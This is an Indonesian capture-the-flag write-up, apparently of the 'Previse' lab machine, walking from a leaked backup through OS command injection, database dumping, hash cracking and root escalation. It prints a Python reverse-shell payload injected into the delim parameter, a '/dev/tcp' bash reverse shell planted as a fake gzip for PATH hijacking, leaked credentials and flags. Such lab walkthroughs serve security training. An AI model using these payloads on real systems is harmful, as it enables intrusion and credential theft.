
Don't have an account? Create one!

CREATED BY M4LWHERE

Kemudian setelah kita dapat login dan masuk ke dalam, langkah selanjutnya adalah kita klik pada menu **FILES** dan disana kita dapat menemukan ada suatu file yang menarik bernama **SITEBACKUP.ZIP**. Saya langsung download file tsb dan juga unzip file tsb, setelahnya bisa terlihat bahwa terdapat beberapa file .php yang tersimpan di dalam file tsb.



Setelah saya coba lihat satu per satu file .php yang terdapat pada file zip tsb, akhirnya saya menemukan sesuatu yang menarik pada **config.php** dan **logs.php**



```
root@kali: /home/aks28/Downloads
File Actions Edit View Help


(root@kali)-[/home/aks28/Downloads]
# cat config.php
<?php

function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}

?>

(root@kali)-[/home/aks28/Downloads]
#
```

Dapat dilihat pada file **config.php** di dalamnya terdapat data credential mySQL yang merupakan database website tersebut.



```
Kali Linux 2021.4a - VMware Workstation 16 Player
Player
root@kali: /home/aks28/Downloads
File Actions Edit View Help

(root@kali)-[/home/aks28/Downloads]
# cat logs.php
<?php
session_start();
if (isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}

?>

<?php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}

/////////////////////////////////////////////////////////////////
//
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER
//
/////////////////////////////////////////////////////////////////

$output = exec("/usr/bin/python /opt/scripts/log_process.py ".$_POST['delim']."");
echo $output;


$filepath = "/var/www/out.log";
$filename = "out.log";


if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}

?>
```

Dan pada **logs.php** terdapat hal yang tak kalah menarik yaitu developer melakukan returned dalam bentuk python dan delimiter pada code tersebut tidak memiliki validasi yang baik sehingga memunculkan peluang untuk saya melakukan os command injection.

Langkah berikutnya kita klik bagian management menu dan di sana kita dapat melakukan requesting submit, dan di sini saya kembali menggunakan burpsuite untuk melakukan intercept dan menjalankan command injection dengan merubah parameter delim dengan payload yang sudah saya siapkan. Dapat terlihat pada gambar di bawah :



A terminal window titled 'root@kali: /home/aks28' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(root@kali)-[/home/aks28]'. The command '# nc -lvp 2812' has been entered, and the output is 'listening on [any] 2812 ...'.

```
(root@kali)-[/home/aks28]
# nc -lvp 2812
listening on [any] 2812 ...
```

Namun sebelum melakukan intercept dengan burpsuite saya menyalakan netcat saya dan menggunakan port 2812.

A screenshot of the Burp Suite interface. At the top, there's a toolbar with buttons: 'Forward', 'Drop', 'Intercept is on', 'Action', and 'Open Browser'. Below the toolbar, there's a tabbed interface with 'Pretty', 'Raw', 'Hex', and 'JSON' tabs. The 'Pretty' tab is selected, showing an intercepted HTTP request. The request details include: Method: POST, Path: /logs.php, Version: HTTP/1.1, Host: 10.10.11.104, User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Content-Type: application/x-www-form-urlencoded, Content-Length: 11, Origin: http://10.10.11.104, Connection: close, Referer: http://10.10.11.104/file_logs.php, Cookie: PHPSESSID=2ul8paeoqgpqhev8bdbjo0iaal, Upgrade-Insecure-Requests: 1. The raw data tab at the bottom shows the request body as a single line: 'delim=comma;python3+-c+'import+os,pty,socket%3bs%3dsocket.socket()%3bs.connect(('10.10.16.28',2812))%3b[os.dup2(s.fileno(),f)for+f+in(0,1,2)]%3bpty.spawn('/bin/bash')'.

Kemudian barulah saya melakukan request dan intercept request tsb dan mengubah parameter delim dengan payload:

delim=comma;python3+-c+'import+os,pty,socket%3bs%3dsocket.socket()%3bs.connect(('10.10.16.28',2812))%3b[os.dup2(s.fileno(),f)for+f+in(0,1,2)]%3bpty.spawn('/bin/bash')'.

Dimana pada payload tersebut saya menggunakan ip 10.10.16.28 dengan port 2812. Lalu saya forward dan hasilnya saya dapat masuk ke mengakses shell yang menjadi pintu pertama sebelum masuk ke database mySQL target.

```
root@kali: /home/aks28
File Actions Edit View Help

(root@kali)-[/home/aks28]
# nc -lvp 2812
listening on [any] 2812 ...
10.10.11.104: inverse host lookup failed: Host name lookup failure
connect to [10.10.16.28] from (UNKNOWN) [10.10.11.104] 49366
www-data@previse:/var/www/html$ █elimiters for your needs!

ing files.
```

- Task 3

Gaining Access

Setelah itu saya langsung memasukan command, **mysql -u root -D previse -p** dimana command tsb akan mengantarkan saya menuju login mySQL.

```
root@kali: /home/aks28
File Actions Edit View Help

(root@kali)-[/home/aks28]
# nc -lvp 2812
listening on [any] 2812 ...
10.10.11.104: inverse host lookup failed: Host name lookup failure
connect to [10.10.16.28] from (UNKNOWN) [10.10.11.104] 49366
www-data@previse:/var/www/html$ mysql -u root -D previse -p
mysql -u root -D previse -p
Enter password: mySQL_p@ssw0rd!:)█
```

Dan setelah itu saya sudah berhasil masuk ke database **previse** pada mySQL server.

```
root@kali: /home/aks28
File Actions Edit View Help
connect to [10.10.16.28] from (UNKNOWN) [10.10.11.104] 49366
www-data@previse:/var/www/html$ mysql -u root -D revise -p
mysql -u root -D revise -p
Enter password: mySQL_p@ssw0rd!:)

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 104
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statem
ent.

mysql> █
```

Kemudian saya menggunakan command **SHOW TABLES;** untuk menunjukkan tables apa saja yang ada pada database **previse**. Dan dapat terlihat ada 2 table yaitu accounts & files.

```
root@kali: /home/aks28
File Actions Edit View Help
Server version: 5.7.35-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statem
ent.

mysql> show tables;
show tables;
+-----+
| Tables_in_previse |
+-----+
| accounts           |
| files              |
+-----+
2 rows in set (0.00 sec)

mysql> █
```

Selanjutnya saya gunakan command **SELECT * FROM accounts**; command ini untuk menampilkan isi dari **accounts**. Di dalamnya terdapat username dan password yang di hash.

```
root@kali: /home/aks28
File Actions Edit View Help

mysql> select * from accounts
select * from accounts
  → show tables;
show tables;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual
  that corresponds to your MySQL server version for the right syntax to use
  near 'show tables' at line 2
mysql> select * from accounts;
select * from accounts;
+-----+-----+-----+-----+
--+
| id | username | password | created_at |
+-----+-----+-----+-----+
--+
| 1 | m4lwhe | $1$llol$DQpmdvnb7Eeu06UaqRItf. | 2021-05-27 18:18:36 |
| 2 | lala123 | $1$llol$LcCqZ4H.PQGuHQUWyJdAR. | 2022-01-15 13:51:39 |
| 3 | test123 | $1$llol$Mwsci0fzXV8MDr8rGCVy.1 | 2022-01-15 14:11:11 |
+-----+-----+-----+-----+
--+
3 rows in set (0.00 sec)

mysql> █
```

Selanjutnya saya decrypt hash password menggunakan tools john the ripper, dengan command **john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long pass.txt**

```
root@kali: /home/aks28/Documents
File Actions Edit View Help

(root@kali)-[/home/aks28]
# cd Documents

(root@kali)-[/home/aks28/Documents]
# ls
bopidPass bopidUSer pass.txt Shello

(root@kali)-[/home/aks28/Documents]
# nano pass.txt

(root@kali)-[/home/aks28/Documents]
# john --wordlist=/usr/share/wordlists/rockyou.txt --format=md5crypt-long pass.txt
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt-long, crypt(3) $1$ (and variants) [MD5 32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:33 0.43% (ETA: 00:07:32) 0g/s 2234p/s 2234c/s 2234C/s charles123..bubblegum3
0g 0:00:00:36 0.47% (ETA: 00:08:02) 0g/s 2222p/s 2222c/s 2222C/s 20121992..191980
0g 0:00:00:38 0.49% (ETA: 00:07:12) 0g/s 2236p/s 2236c/s 2236C/s lilybell..latrell1
0g 0:00:00:46 0.61% (ETA: 00:04:06) 0g/s 2285p/s 2285c/s 2285C/s patricia17..paddys
0g 0:00:01:04 0.84% (ETA: 00:06:32) 0g/s 2229p/s 2229c/s 2229C/s Bernadette..ADRIENNE
0g 0:00:01:07 0.88% (ETA: 00:06:06) 0g/s 2235p/s 2235c/s 2235C/s entong..elmo44
0g 0:00:01:38 1.28% (ETA: 00:06:17) 0g/s 2218p/s 2218c/s 2218C/s lorena7..lolo18
0g 0:00:02:23 2.38% (ETA: 23:39:23) 0g/s 2779p/s 2779c/s 2779C/s oneyear1..omgwtff!
0g 0:00:06:10 8.75% (ETA: 23:09:38) 0g/s 3801p/s 3801c/s 3801C/s patrick789..patricio22
```


Kemudian setelah menunggu beberapa waktu hash password tersebut berhasil di decrypt dan hasil password aslinya adalah **ilovecody112235!**

```
root@kali: /home/aks28/Documents
File Actions Edit View Help
0g 0:00:00:36 0.47% (ETA: 00:08:02) 0g/s 2222p/s 2222c/s 2222C/s 20121992..191980
0g 0:00:00:38 0.49% (ETA: 00:07:12) 0g/s 2236p/s 2236c/s 2236C/s lilybell..latrell1
0g 0:00:00:46 0.61% (ETA: 00:04:06) 0g/s 2285p/s 2285c/s 2285C/s patricia17..paddys
0g 0:00:01:04 0.84% (ETA: 00:06:32) 0g/s 2229p/s 2229c/s 2229C/s Bernadette..ADRIENNE
0g 0:00:01:07 0.88% (ETA: 00:06:06) 0g/s 2235p/s 2235c/s 2235C/s entong..elmo44
0g 0:00:01:38 1.28% (ETA: 00:06:17) 0g/s 2218p/s 2218c/s 2218C/s lorena7..lolo18
0g 0:00:02:23 2.38% (ETA: 23:39:23) 0g/s 2779p/s 2779c/s 2779C/s oneyear1..omgwtf!
0g 0:00:06:10 8.75% (ETA: 23:09:38) 0g/s 3801p/s 3801c/s 3801C/s patrick789..patricio22
0g 0:00:06:13 8.85% (ETA: 23:09:24) 0g/s 3811p/s 3811c/s 3811C/s onlychris..onlycole
0g 0:00:07:11 10.94% (ETA: 23:04:48) 0g/s 4035p/s 4035c/s 4035C/s hnfemf1999..hmswarspite
0g 0:00:08:44 13.89% (ETA: 23:02:01) 0g/s 4176p/s 4176c/s 4176C/s 88136..881190
0g 0:00:08:47 14.01% (ETA: 23:01:49) 0g/s 4192p/s 4192c/s 4192C/s 732676..7323884
0g 0:00:09:32 15.16% (ETA: 23:02:00) 0g/s 4195p/s 4195c/s 4195C/s 0910400113..09103320719
0g 0:00:10:27 16.96% (ETA: 23:00:44) 0g/s 4232p/s 4232c/s 4232C/s xxzas1589*..xxyazzxx69
0g 0:00:11:35 19.16% (ETA: 22:59:34) 0g/s 4262p/s 4262c/s 4262C/s utbingchick..utateiubesc
0g 0:00:13:09 23.08% (ETA: 22:56:06) 0g/s 4444p/s 4444c/s 4444C/s stutchbury..stusmells
0g 0:00:20:53 48.23% (ETA: 22:42:26) 0g/s 5601p/s 5601c/s 5601C/s jhevick..jhetrazz
0g 0:00:20:55 48.43% (ETA: 22:42:19) 0g/s 5615p/s 5615c/s 5615C/s jessica0205..jessica-p
0g 0:00:21:00 48.87% (ETA: 22:42:06) 0g/s 5642p/s 5642c/s 5642C/s jcm81906..jcm21404
ilovecody112235! (?)
1g 0:00:21:28 DONE (2022-01-15 22:20) 0.000776g/s 5754p/s 5754c/s 5754C/s ilovecodydean..ilovecody280
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Setelah itu saya mencoba login ssh dengan username dan password yang sudah diketahui, dengan command `ssh m4lwhere@10.10.11.104` kemudian masukan password yang sudah di decrypt tadi dan setelah itu kita dapat masuk ke ssh target kemudian di sana saya mendapatkan user.txt yang berisi flag dan untuk mendapatkan flag-nya dengan command `cat user.txt`.

```
File Actions Edit View Help
(root@kali) - [/home/aks28]
# ssh m4lwhere@10.10.11.104
m4lwhere@10.10.11.104's password:
Permission denied, please try again.
m4lwhere@10.10.11.104's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-151-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Jan 15 15:47:04 UTC 2022

System load:  0.0               Processes:    212
Usage of /:   49.7% of 4.85GB   Users logged in: 1
Memory usage: 24%              IP address for eth0: 10.10.11.104
Swap usage:   0%

0 updates can be applied immediately.


Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Jan 15 15:44:45 2022 from 10.10.16.28
m4lwhere@previs:~$ ls
user.txt
m4lwhere@previs:~$ cat user.txt
c7f3698cb8a152452ad9d72d251805d0
m4lwhere@previs:~$
```


- Task 4

Privilege Escalation

Langkah berikutnya saya mencoba mendapatkan akses yang lebih tinggi lagi yaitu akses root untuk mengetahui flag selanjutnya. Pertama-tama saya menggunakan command **sudo -l** kemudian command **cd /tmp** untuk merubah direktori agar mendapatkan akses root.

A terminal window titled 'm4lwhere@previs: /tmp' showing a series of commands and their outputs. The user 'm4lwhere' runs 'sudo -l', which lists allowed commands including '/opt/scripts/access_backup.sh'. Then, they run 'cd /tmp', 'export PATH=/tmp:\$PATH', and 'echo "bash -i >& /dev/tcp/10.10.16.28/1228 0>&1" > gzip'. The output of 'ls' shows various system files and a file named 'gzip'. They then run 'chmod 777 gzip', 'export PATH=/tmp:\$PATH', and 'sudo -l' again. The second 'sudo -l' output shows they are now allowed to run '/opt/scripts/access_backup.sh'. Finally, they run 'sudo /opt/scripts/access_backup.sh', which results in a new prompt 'root@previs:/root'.

Kemudian saya menggunakan command **export PATH=//tmp:\$PATH** selanjutnya saya memasukan payload **echo "bash -i >& /dev/tcp/10.10.16.28/1228 0>&1" > gzip** dimana sebelumnya saya sudah memasang netcat pada port 1228. Command berikutnya yang saya gunakan **chmod 777 gzip** kemudian command **export PATH=//tmp:\$PATH** lagi dan yang terakhir command **sudo /opt/scripts/access_backup.sh** dan pada netcat port 1228 yang sebelumnya saya set sudah menjadi root.

A terminal window titled 'root@previs:/root' showing the user 'root' at the '/root' directory. They run 'ls' and 'cat root.txt'. The output of 'cat root.txt' is a long alphanumeric string: '2a8c65ec4515f965e2103cdb17f4691a'. The prompt returns to 'root@previs:/root'.

Kemudian saya menggunakan command **cd /root** untuk mendapatkan akses root dan agar saya dapat mengetahui flag berikutnya pada file root.txt. Saya menggunakan command **ls** lalu **cat root.txt** kemudian saya dapat mengetahui flag pada akses root.